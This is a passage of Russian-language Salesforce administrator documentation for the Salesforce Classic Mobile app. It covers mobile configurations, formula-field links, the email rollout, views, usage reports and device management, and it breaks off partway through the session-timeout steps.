- Если приложение Salesforce Classic Mobile поддерживает доступ к наборам данных «Пользователь», то партнеры могут назначать объекты пользователям организации-партнера и всем внутренним пользователям. В противном случае, партнеры могут назначать объекты только внутренним пользователям или пользователям организации-партнера, которые связаны с записями, доступными на мобильных устройствах.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций, наборов данных, мобильных устройств и пользователей Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления конфигураций и наборов данных Salesforce Classic Mobile, тестирования мобильных конфигураций, редактирования свойств мобильного объекта и управления мобильными настраиваемыми представлениями.

- «Управление мобильными конфигурациями»


## Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Classic Mobile

Чтобы улучшить взаимодействие между приложением Salesforce Classic Mobile, Visualforce Mobile и внешними веб-узлами, рекомендуем создать ссылки на страницы Visualforce Mobile или внешние веб-узлы в собственных записях Salesforce. Прежде чем создавать ссылки, рекомендуем создать текстовые поля формулы для стандартного или настраиваемого объекта. Приложение Salesforce Classic Mobile отображает только поля, доступные в макете страницы. Рекомендуем добавлять все вложенные ссылки в отдельный раздел «Мобильные ссылки» внизу макета страницы. В настоящее время система Salesforce не позволяет скрывать данные ссылки, но при необходимости пользователи могут сворачивать соответствующий раздел.

1. Откройте область полей соответствующего объекта.
2. Нажмите кнопку «Создать» в разделе полей.
3. Выберите параметр «Формула» и нажмите кнопку «Далее».
4. Введите метку поля.  
Имя поля заполняется автоматически на основе введенной метки поля.
5. Выберите параметр «Текст» и нажмите кнопку «Далее».
6. Чтобы создать ссылку на настраиваемую страницу Visualforce или внешний веб-сайт, воспользуйтесь редактором формул.

- Чтобы создать ссылку Visualforce, введите строку `"visualforce:///apex/PageName"` и замените компонент `PageName` именем страницы Visualforce. Чтобы передать данные из записи клиентского приложения на страницу Visualforce, дополните строку параметрами (например, `?contactid=" & Id"`).
- Чтобы создать веб-ссылку, введите строку `"weblink:"` и нужный URL-адрес (например, `"weblink:http://www.salesforce.com"`). Чтобы передать данные из записи клиентского приложения на веб-страницу, дополните строку параметрами. Например, веб-ссылка ниже открывает социальную сеть из записи контакта и выполняет поиск для контакта.

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName& "&filter=name&commit=Search"
```

-  **Прим.:** Клиентское приложение передает ссылку Visualforce или веб-ссылку со всеми параметрами во встроенный обозреватель. Анализ параметров выполняется веб-сайтом или страницей Visualforce Mobile. Убедитесь, что структура страницы Visualforce Mobile позволяет принимать любые параметры, переданные в ссылке.

7. Нажмите кнопку «Далее».
8. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку «Далее».
9. Выберите макеты страниц, которые должны отображать данное поле. Чтобы изменить расположение поля на странице, настройте макет.
10. Сохраните внесенные изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

11. Измените макет страницы объекта. С помощью параметров управления для объекта, макет страницы которого собираетесь изменить, перейдите к пункту «Макеты страниц».
12. Перетащите элемент «Раздел» из палитры в макет страницы и разместите его под текущими разделами.
13. В поле «Имя раздела» введите «*Мобильные ссылки*».
14. Снимите флажок «Страница редактирования».
15. Выберите одноколобцовый макет и нажмите кнопку «ОК».
16. Перетащите новое текстовое поле формулы из текущей области в новый раздел «Мобильные ссылки».
17. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

[Поиск по параметрам управления объектами](#)


## Уведомление пользователей о доступности Salesforce Classic Mobile

Чтобы выполнить развертывание приложения Salesforce Classic Mobile, отправьте пользователям по электронной почте уведомление о доступности данного приложения и сообщите инструкции по установке. Сообщение эл. почты может быть отправлено посредством корпоративного почтового приложения (например, Outlook) или пакетной электронной рассылки Salesforce. В любом случае сообщение эл. почты должно содержать URL-адрес, инициирующий загрузку.

- URL-адрес загрузки для пользователей Android и BlackBerry: `mobile.salesforce.com`. Данная ссылка может использоваться как для первоначальной загрузки, так и для последующих обновлений.
- URL-адрес загрузки для пользователей iPhone может быть получен посредством iTunes. Откройте программу iTunes, выберите «Магазин» и найдите приложение Salesforce Classic Mobile. Чтобы просмотреть сведения о приложении, щелкните значок приложения. Верхняя часть окна iTunes отображает путь к приложению в интернет-магазине Apple App Store: **App Store > Business > Salesforce Classic Mobile**. Чтобы просмотреть URL-адрес загрузки приложения, перетащите данный путь в текстовый редактор.

Чтобы выполнить пакетную электронную рассылку пользователям Salesforce Classic Mobile посредством системы Salesforce, выполните указанные ниже действия.

1. Создайте шаблон эл. почты, который сообщает пользователям о доступности Salesforce Classic Mobile. На странице личных параметров введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите «**Мои шаблоны**» или «**Шаблоны эл. почты**» в зависимости от того, какой заголовок будет выведен. При необходимости создайте отдельный шаблон эл. почты, уведомляющий о наличии обновлений. Добавьте ссылку загрузки в шаблоны.
2. Создайте настраиваемое представление, содержащее только пользователей Salesforce Classic Mobile, на странице «Пакетная электронная рассылка».

 **Прим.:** Флажок «Пользователь Mobile», установленный в записи пользователя, назначает мобильную лицензию, предоставляющую пользователю доступ к полной версии приложения Salesforce Classic Mobile. Другим пользователям Salesforce без назначенной мобильной лицензии предоставляется доступ к бесплатной версии приложения Salesforce Classic Mobile, поэтому все пользователи Salesforce Classic Mobile не могут быть отфильтрованы по лицензии. Чтобы создать представление для пользователей бесплатной версии, в качестве альтернативы выполните фильтрацию по ролям или профилям.

3. Выполните пакетную электронную рассылку пользователям Salesforce Classic Mobile посредством созданного настраиваемого представления. В меню «Настройка» введите «*Пользователи пакетных электронных рассылки*» в поле «Быстрый поиск», затем выберите «**Пользователи пакетных электронных рассылки**».

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для пакетной отправки эл. почты пользователям:

- «Пакетная электронная рассылка»

И

«Управление пользователями»

## Salesforce Classic Mobile. Вопросы и ответы для администраторов

- Является ли мобильное приложение Salesforce Classic Mobile защищенным?
- У моих пользователей Salesforce Classic Mobile устройства Android, BlackBerry и iPhone. Можно ли использовать разные типы устройств в одной организации?
- Есть ли простой способ развернуть Salesforce Classic Mobile всем моим пользователям BlackBerry?

### Является ли мобильное приложение Salesforce Classic Mobile защищенным?

Все данные, передаваемые между Salesforce и Salesforce Classic Mobile, полностью зашифрованы и защищены при передаче по радиоканалу.

Мобильное приложение предоставляет многоуровневую безопасность на уровне устройства. Производители устройств позволяют пользователям ограничивать доступ посредством пароля или секретного кода. Пользователи должны применять защиту устройства совместно с политикой безопасности организации. Блокировка устройства паролем препятствует несанкционированному доступу к конфиденциальным данным.

Кроме того, мобильное приложение может быть активировано на устройстве только при наличии действительных регистрационных данных Salesforce. При регистрации нового беспроводного устройства система автоматически удаляет данные Salesforce на предыдущем беспроводном устройстве; одновременно пользователи могут активировать только одно мобильное устройство. Кроме того, при использовании учетной записи Salesforce для активации нового устройства пользователям отправляется соответствующее предупреждение. Если вошедший пользователь превышает настраиваемый администратором период бездействия на мобильном устройстве, то мобильный сеанс завершается, но может быть возобновлен путем ввода пароля или секретного кода.

Кроме того, администраторы могут удаленно [удалять данные](#) на любом потерянном или украденном устройстве.

### У моих пользователей Salesforce Classic Mobile устройства Android, BlackBerry и iPhone. Можно ли использовать разные типы устройств в одной организации?

Да, одна организация может использовать разные типы устройств. Однако пользователю приложения Salesforce Classic Mobile доступно только одно активное устройство.

### Есть ли простой способ развернуть Salesforce Classic Mobile всем моим пользователям BlackBerry?

Если организация управляет смартфонами BlackBerry посредством сервера BlackBerry Enterprise Server, рекомендуем использовать технологию Application Push. Application Push — это технология доставки, включенная администратором на сервере BlackBerry Enterprise Server, которая поддерживает удаленную установку приложений на смартфоны BlackBerry. Эта технология не разрабатывается и не поддерживается Salesforce, но администраторы BlackBerry Enterprise Server могут использовать ее для установки Salesforce Classic Mobile на мобильные устройства BlackBerry своих пользователей.

Дополнительную информацию о технологии Application Push см. в разделах «Making additional BlackBerry device software and applications available to users» и «Creating software configurations» официального документа *BlackBerry Enterprise Server Administrator Guide* от компании Research in Motion. При возникновении технических проблем, связанных с технологией Application Push, обратитесь в службу поддержки [Research in Motion](#).

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.



## Управление конфигурациями Salesforce Classic Mobile

Для управления конфигурациями Salesforce Classic Mobile откройте настройки, введите строку «*Конфигурации Salesforce Classic*» в поле «Быстрый поиск», затем выберите пункт «**Конфигурации Salesforce Classic**».

- Чтобы **создать мобильную конфигурацию**, нажмите кнопку «**Создать мобильную конфигурацию**».
- Чтобы изменить мобильную конфигурацию (например, назначить других пользователей или профили и изменить максимальный размер наборов данных), щелкните ссылку «**Правка**».
- Чтобы активировать мобильную конфигурацию, щелкните ссылку «**Правка**», установите флажок «Активно» и нажмите кнопку «**Сохранить**». Чтобы деактивировать мобильную конфигурацию, снимите флажок «Активно».
- Чтобы удалить мобильную конфигурацию, щелкните ссылку «**Удал.**».
- Чтобы просмотреть сведения о мобильной конфигурации, щелкните имя нужной конфигурации.

Ниже перечислены действия, доступные на странице сведений о мобильной конфигурации.

- Чтобы **изменить наборы данных для мобильной конфигурации**, нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
- Чтобы **изменить свойства мобильных объектов**, щелкните ссылку «**Правка**» напротив имени нужного объекта в связанном списке «Свойства мобильного объекта».
- Чтобы **настроить вкладки мобильной конфигурации**, нажмите кнопку «**Правка**» в связанном списке «Мобильные вкладки».
- Чтобы **создать настраиваемые представления для мобильной конфигурации**, нажмите кнопку «**Правка**» в связанном списке «Мобильные представления».
- Чтобы клонировать мобильную конфигурацию, нажмите кнопку «**Клонировать**».

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:


- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления конфигураций Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

## Управление полномочиями Salesforce Classic Mobile

Мобильная лицензия должна быть предоставлена каждому пользователю полной версии приложения Salesforce Classic Mobile. Мобильная лицензия предоставляется путем установки флажка «Пользователь Mobile» в записи пользователя. При использовании версии Unlimited Edition, Performance Edition или Developer Edition компания Salesforce предоставляет одну мобильную лицензию для каждой лицензии Salesforce, а флажок «Пользователь Mobile» устанавливается по умолчанию. При использовании версии Professional Edition или Enterprise Edition мобильные лицензии приобретаются за дополнительную плату и назначаются пользователям вручную.

 **Прим.:** По умолчанию флажок «Пользователь Mobile» не установлен для новых пользователей Performance Edition.

Чтобы запретить активацию полной версии приложения Salesforce Classic Mobile на мобильных устройствах пользователей до его развертывания, снимите флажок «Пользователь Mobile» для всех пользователей.

Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile. Начиная с выпуска Summer'13 бесплатная версия приложения Salesforce Classic Mobile доступна всем новым организациям по умолчанию. При необходимости включите данное приложение для предоставления пользователям доступа к системе Salesforce на мобильных устройствах.

Чтобы включить бесплатную версию приложения Salesforce Classic Mobile, выполните указанные ниже действия.

1. Введите строку «*Настройки Salesforce Classic*» в поле «Быстрый поиск» меню «Настройки», затем выберите пункт «**Настройки Salesforce Classic**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить Mobile Lite».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
конфигураций Salesforce  
Classic Mobile:

- «Просмотр настройки и конфигурации»

Для создания, изменения  
или удаления конфигураций  
Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

## Управление вкладками в Salesforce Classic Mobile

Для управления вкладками конфигурации Salesforce Classic Mobile откройте настройки, введите строку «*Конфигурации Salesforce Classic*» в поле «Быстрый поиск», затем выберите пункт «**Конфигурации Salesforce Classic**». Затем щелкните имя нужной мобильной конфигурации и прокрутите страницу до связанного списка «Мобильные вкладки».

Если вкладки конфигурации уже настроены, то связанный список «Мобильные вкладки» отображает выбранные вкладки.

- Чтобы изменить настройки вкладок, нажмите кнопку «**Правка**».
- Чтобы удалить настройки мобильных вкладок и восстановить стандартные вкладки, нажмите кнопку «**Возврат к стандартным значениям**».

Если вкладки конфигурации еще не настроены, то связанный список отображает стандартные вкладки конфигурации. Чтобы [настроить вкладки конфигурации и определить порядок их отображения](#), нажмите кнопку «**Настроить вкладки**».

СМ. ТАКЖЕ:

- [Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)
- [Управление конфигурациями Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для управления вкладками Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

## Управление представлениями в Salesforce Classic Mobile

Для управления настраиваемыми представлениями конфигурации Salesforce Classic Mobile откройте настройки, введите строку «*Конфигурации Salesforce Classic*» в поле «Быстрый поиск», затем выберите пункт «**Конфигурации Salesforce Classic**». Затем щелкните имя нужной мобильной конфигурации и прокрутите страницу до связанного списка «Мобильные представления».

- Чтобы просмотреть список всех настраиваемых представлений, выберите значение «Все объекты» в раскрывающемся списке «Выбрать объект». Кроме того, данный раскрывающийся список позволяет фильтровать представления по типу объекта.
- Чтобы **создать мобильное представление**, выберите тип объекта в раскрывающемся списке «Выбрать объект» и нажмите кнопку «**Создать мобильное представление**».
- Чтобы изменить настраиваемое мобильное представление, щелкните ссылку «**Правка**» напротив имени нужного представления.
- Чтобы удалить настраиваемое мобильное представление, щелкните ссылку «**Удал.**» напротив имени нужного представления.
- Чтобы просмотреть сведения о настраиваемом мобильном представлении, щелкните имя нужного представления.

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

[Управление конфигурациями Salesforce Classic Mobile](#)

[Управление устройствами в Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition и  
Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и  
пользователей Salesforce  
Classic Mobile:

- «Просмотр настройки и конфигурации»

Для управления  
настраиваемыми  
представлениями Salesforce  
Classic Mobile:

- «Управление мобильными конфигурациями»

## Данные об использовании Salesforce Classic Mobile в типах настраиваемых отчетов

Пользователь может создать типы настраиваемых отчетов по данным об использовании приложения Salesforce Classic Mobile. Например, с помощью отчетов можно узнать, как часто используется приложение Salesforce Classic Mobile, какие мобильные устройства используются для доступа и т. д.

Чтобы создать тип настраиваемого отчета по данным об использовании приложения Salesforce Classic Mobile, выберите параметр мобильного сеанса «Основной объект» при определении типа настраиваемого отчета. При выборе полей для типа настраиваемого отчета выберите нужные из указанных ниже полей Salesforce Classic Mobile.

| Точка данных об использовании мобильного приложения | Определение   |
|---|---|
| Товарный знак                                       | Оператор беспроводной связи   |
| Размер данных (в байтах)                            | Общий размер записей на устройстве  |
| Адрес устройства                                    | Уникальный физический адрес устройства (PIN для BlackBerry или UDID для iOS)                                  |
| Версия приложения устройства                        | Установленная версия Salesforce Classic Mobile.   |
| Модель устройства                                   | Модель устройства   |
| Версия операционной системы устройства              | Версия операционной системы, установленной на устройство  |
| Продолжительность                                   | Продолжительность мобильного сеанса в секундах  |
| Дата последней регистрации                          | Дата последней регистрации или активации  |
| Дата последнего статуса                             | Дата последнего обмена информацией с устройством  |
| Производитель                                       | Производитель устройства  |
| Размер метаданных (в байтах)                        | Размер метаданных (макетов страниц, значений раскрывающихся списков и т. д.) на устройстве                    |
| Ответственный: полное имя                           | Имя пользователя устройства   |
| Дата начала сеанса                                  | Дата начала мобильного сеанса   |
| Статус  | Индикатор превышения максимально допустимого размера набора данных, установленного для мобильной конфигурации |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

 Прим.:

- Мобильные сеансы аналогичны веб-сеансам в отчетах по журналам входов; тем не менее, мобильные сеансы используют фиксированное значение времени истечения сеанса, равное 20 минутам. Если пользователь выполняет вход или запускает приложение Salesforce Classic Mobile после 20 минут бездействия, то система Salesforce начинает новый мобильный сеанс.
- Отчеты по мобильным сеансам содержат только данные об использовании для приложения Salesforce Classic Mobile и не содержат данных для других мобильных приложений Salesforce (например, Salesforce1).
- Некоторые устройства поддерживают не все физические атрибуты. Например, устройства Apple не поддерживают товарный знак.

## Управление устройствами в Salesforce Classic Mobile

После установки приложения Salesforce Classic Mobile на мобильное устройство и первоначального входа система Salesforce собирает данные об устройстве и связывает устройство с записью пользователя. Сведения об устройстве доступны только для чтения.

Несмотря на то что запись об устройстве создается автоматически, за администратором сохраняется возможность просматривать и управлять всеми пользователями и мобильными устройствами в организации с помощью настроек, для этого необходимо ввести строку «*Пользователи и устройства*» в поле «Быстрый поиск», затем выбрать пункт «**Пользователи и устройства**».

Ниже перечислены действия, доступные на странице «Все пользователи и устройства мобильной версии».

- Просмотрите список пользователей организации, поддерживающих приложение Salesforce Classic Mobile.
- Создайте настраиваемые списковые представления для просмотра разных групп пользователей мобильной версии. Например, чтобы оценить эффективность мер по развертыванию приложения Salesforce Classic Mobile в организации, создайте представление для просмотра пользователей, которые никогда не выполняли вход в систему Salesforce посредством приложения Salesforce Classic Mobile.
- Чтобы **просмотреть сведения о мобильном устройстве**, щелкните адрес нужного устройства.
- Чтобы просмотреть сведения о пользователе, щелкните имя нужного пользователя.
- Чтобы просмотреть сведения о мобильной конфигурации, щелкните имя нужной мобильной конфигурации.
- Выполните перечисленные ниже пакетные действия.
  - [Настройка времени завершения мобильного сеанса](#)
  - [Удаление данных Salesforce с мобильного устройства пользователя](#)
  - [Удаление мобильного устройства из записи пользователя](#)
- Чтобы определить причину отсутствия синхронизации устройства пользователя, наведите указатель мыши на красный значок ошибки в столбце «Статус». Дополнительные сведения об ошибках синхронизации отображаются на странице сведений об устройстве.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition и  
Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition и Enterprise Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и  
пользователей Salesforce  
Classic Mobile:

- «Просмотр настройки и конфигурации»

Для управления  
устройствами Salesforce  
Classic Mobile:

- «Управление мобильными конфигурациями»

 **Прим.:** Связанный список «Назначенные мобильные устройства» на странице сведений о пользователе также позволяет управлять пользователями мобильного приложения.

#### [Постоянное связывание пользователей Salesforce Classic Mobile с мобильным устройством](#)

Пользователи мобильного приложения могут быть связаны с мобильными устройствами, использованными для первоначальной активации приложения Salesforce Classic Mobile.

[Просмотр сведений об устройстве Salesforce Classic Mobile](#)

[Настройка значений времени завершения сеанса Salesforce Classic Mobile](#)

[Удаление данных в приложении Salesforce Classic Mobile](#)

[Удаление мобильных устройств](#)

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

[Управление конфигурациями Salesforce Classic Mobile](#)


## Постоянное связывание пользователей Salesforce Classic Mobile с мобильным устройством

Пользователи мобильного приложения могут быть связаны с мобильными устройствами, использованными для первоначальной активации приложения Salesforce Classic Mobile.

По умолчанию система Salesforce автоматически связывает запись устройства с пользователем мобильного приложения, активировавшим устройство последним, поэтому устройство может быть назначено другому пользователю без обновления соответствующей записи. Данный алгоритм позволяет переназначать устройства между пользователями организации; при необходимости пользователи могут быть связаны с устройствами, назначенными им изначально. Таким образом, администраторы организаций могут блокировать доступ пользователей к конфиденциальным данным посредством личных мобильных устройств.

Чтобы связать пользователя с мобильным устройством, выполните указанные ниже действия.

1. Введите строку «*Настройки Salesforce Classic*» в поле «Быстрый поиск» меню «Настройки», затем выберите пункт «**Настройки Salesforce Classic**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Постоянная связь пользователя с мобильным устройством».
4. Нажмите кнопку «**Сохранить**».

 **Внимание:** При наличии флажка «Постоянная связь пользователя с мобильным устройством» устройство может быть изменено только с помощью администратора. Чтобы разрешить пользователю регистрацию другого устройства, рекомендуем вручную [удалить текущее устройство](#) из записи пользователя. В противном случае доступ пользователя к приложению Salesforce Classic Mobile будет заблокирован.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для изменения параметров Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»



## Просмотр сведений об устройстве Salesforce Classic Mobile

Система Salesforce собирает сведения об устройстве при первоначальном входе пользователя в приложение Salesforce Classic Mobile. Чтобы просмотреть сведения об устройстве, воспользуйтесь одним из способов ниже.

- Введите строку «*Пользователи и устройства*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Пользователи и устройства**». Щелкните по адресу устройства в списковом представлении.
- Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**». Щелкните ссылку «**Правка**» напротив имени нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».

Ниже перечислены действия, доступные на странице «Мобильное устройство».

- [Просмотр сведений об устройстве](#)
- [Настройка времени завершения мобильного сеанса](#)
- [Удаление данных Salesforce с устройства пользователя](#)
- [Удаление устройства из записи пользователя](#)

Ниже перечислены поля, используемые для каждого мобильного устройства организации.

| Поле               | Описание   |
|--------------------|--|
| Товарный знак      | Товарный знак мобильного устройства (при его наличии).   |
| Оператор           | Имя оператора, обслуживающего мобильное устройство (при его наличии).  |
| Время подключения  | Дата и время подключения устройства к мобильному серверу. Подключение к серверу может быть прервано при разрядке аккумулятора или завершении сеанса по причине длительного бездействия.                          |
| Статус подключения | Состояние подключения устройства. Данное поле может содержать следующие значения: «Подключено», «Не подключено» и «Недоступно».  |
| Создано            | Имя первого пользователя, зарегистрировавшего мобильное устройство, а также время и дата регистрации.  |
| Размер данных      | Размер данных Salesforce, которые в настоящее время хранятся на мобильном устройстве пользователя. Мобильное устройство периодически отправляет эту информацию в систему Salesforce. Полученная информация может |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и пользователей Salesforce Classic Mobile:


- «Просмотр настройки и конфигурации»

Для управления устройствами Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

| Поле                                      | Описание   |
|---|--|
|   | использоваться для устранения ошибок синхронизации, возникших в результате <a href="#">превышения ограничения по размеру данных</a> .  |
| Адрес устройства                          | Уникальный идентификатор мобильного устройства пользователя.   |
| Модель устройства                         | Модель мобильного устройства.  |
| Является симулятором?                     | Флажок, определяющий назначение устройства: симулятор или мобильное устройство. Симулятор — это программное приложение, которое имитирует работу мобильного устройства.  |
| Последняя активация                       | Время последней загрузки полного набора данных на мобильное устройство. Если размер набора данных пользователя превышает ограничение, заданное в назначенной мобильной конфигурации, то устройство может быть зарегистрировано, но не может быть активировано.           |
| Последние полученные данные               | Время последнего получения данных с устройства. Данная информация может потребоваться для устранения ошибок подключения.   |
| Последняя регистрация                     | Время последней регистрации мобильного устройства. Процесс регистрации создает запись устройства в системе Salesforce и связывает ее с зарегистрировавшим пользователем.   |
| Дата последнего статуса                   | Время последнего уведомления системы Salesforce о прекращении синхронизации данных по причине возникновения ошибки. Поле «Дата последнего статуса» отображается только при возникновении ошибки.   |
| Производитель                             | Производитель мобильного устройства.   |
| Размер метаданных                         | Размер метаданных Salesforce, которые в настоящее время хранятся на мобильном устройстве пользователя. Метаданные содержат макет страницы и сведения о схеме. Размер метаданных, передаваемых на устройство, определяется размером организации и сложностью ее настроек. |
| Изменено                                  | Имя последнего пользователя, зарегистрировавшего мобильное устройство, а также время и дата регистрации.   |
| Количество отложенных исходящих сообщений | Количество сообщений, добавленных на мобильном сервере в очередь для отправки на устройство.   |
| Операционная система                      | Тип операционной системы, установленной на мобильное устройство: Android, BlackBerry или iPhone.   |

| Поле  | Описание   |
|---|--|
| Версия операционной системы                   | Номер версии операционной системы, установленной на мобильное устройство.  |
| Номер телефона                                | Номер телефона, связанный с мобильным устройством.   |
| Версия Salesforce Classic Mobile              | Номер версии и сборки мобильного клиентского приложения, установленного на устройство.   |
| Размер отложенных исходящих сообщений (байты) | Общий размер сообщений, добавленных на устройстве в очередь для отправки на мобильный сервер. Обычно данное значение равно нулю, так как сервер обрабатывает сообщения почти мгновенно.  |
| Размер исходящих сообщений (байты)            | Общий размер очереди исходящих сообщений на мобильном сервере.   |
| Статус  | Данное поле указывает на наличие ошибок синхронизации между устройством и системой Salesforce. Поле «Статус» отображается только при возникновении ошибки. Данное поле может отображать два статуса ошибки: «Превышено ограничение размера данных» и «Неизвестная ошибка». |
| Имя пользователя                              | Имя пользователя Salesforce, связанного с мобильным устройством.   |

 **Прим.:** Если система Salesforce обнаруживает, что выбранное устройство зарегистрировано пользователем другой организации, то страница сведений об устройстве отображает ошибку. Данная ошибка может быть вызвана регистрацией устройства в безопасной организации и последующей активацией в производственной организации. Чтобы удалить устаревшую запись устройства из организации, рекомендуем [удалить устройство](#).

## Настройка значений времени завершения сеанса Salesforce Classic Mobile

Из соображений безопасности текущий сеанс завершается автоматически после 10 минут простоя приложения Salesforce Classic Mobile. Данный параметр может быть настроен или отключен администраторами на отдельных устройствах. Например, данный параметр может быть отключен в приложении Salesforce Classic Mobile, если операционная система мобильного устройства поддерживает собственный механизм блокировки.

Чтобы изменить значение времени завершения сеанса Salesforce Classic Mobile, выполните указанные ниже действия.

1. Откройте одну из указанных ниже страниц.
  - Чтобы работать с несколькими устройствами одновременно, введите строку «*Пользователи и устройства*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Пользователи и устройства**». Выберите нужные устройства в списковом представлении на странице «Все пользователи и устройства мобильной версии».
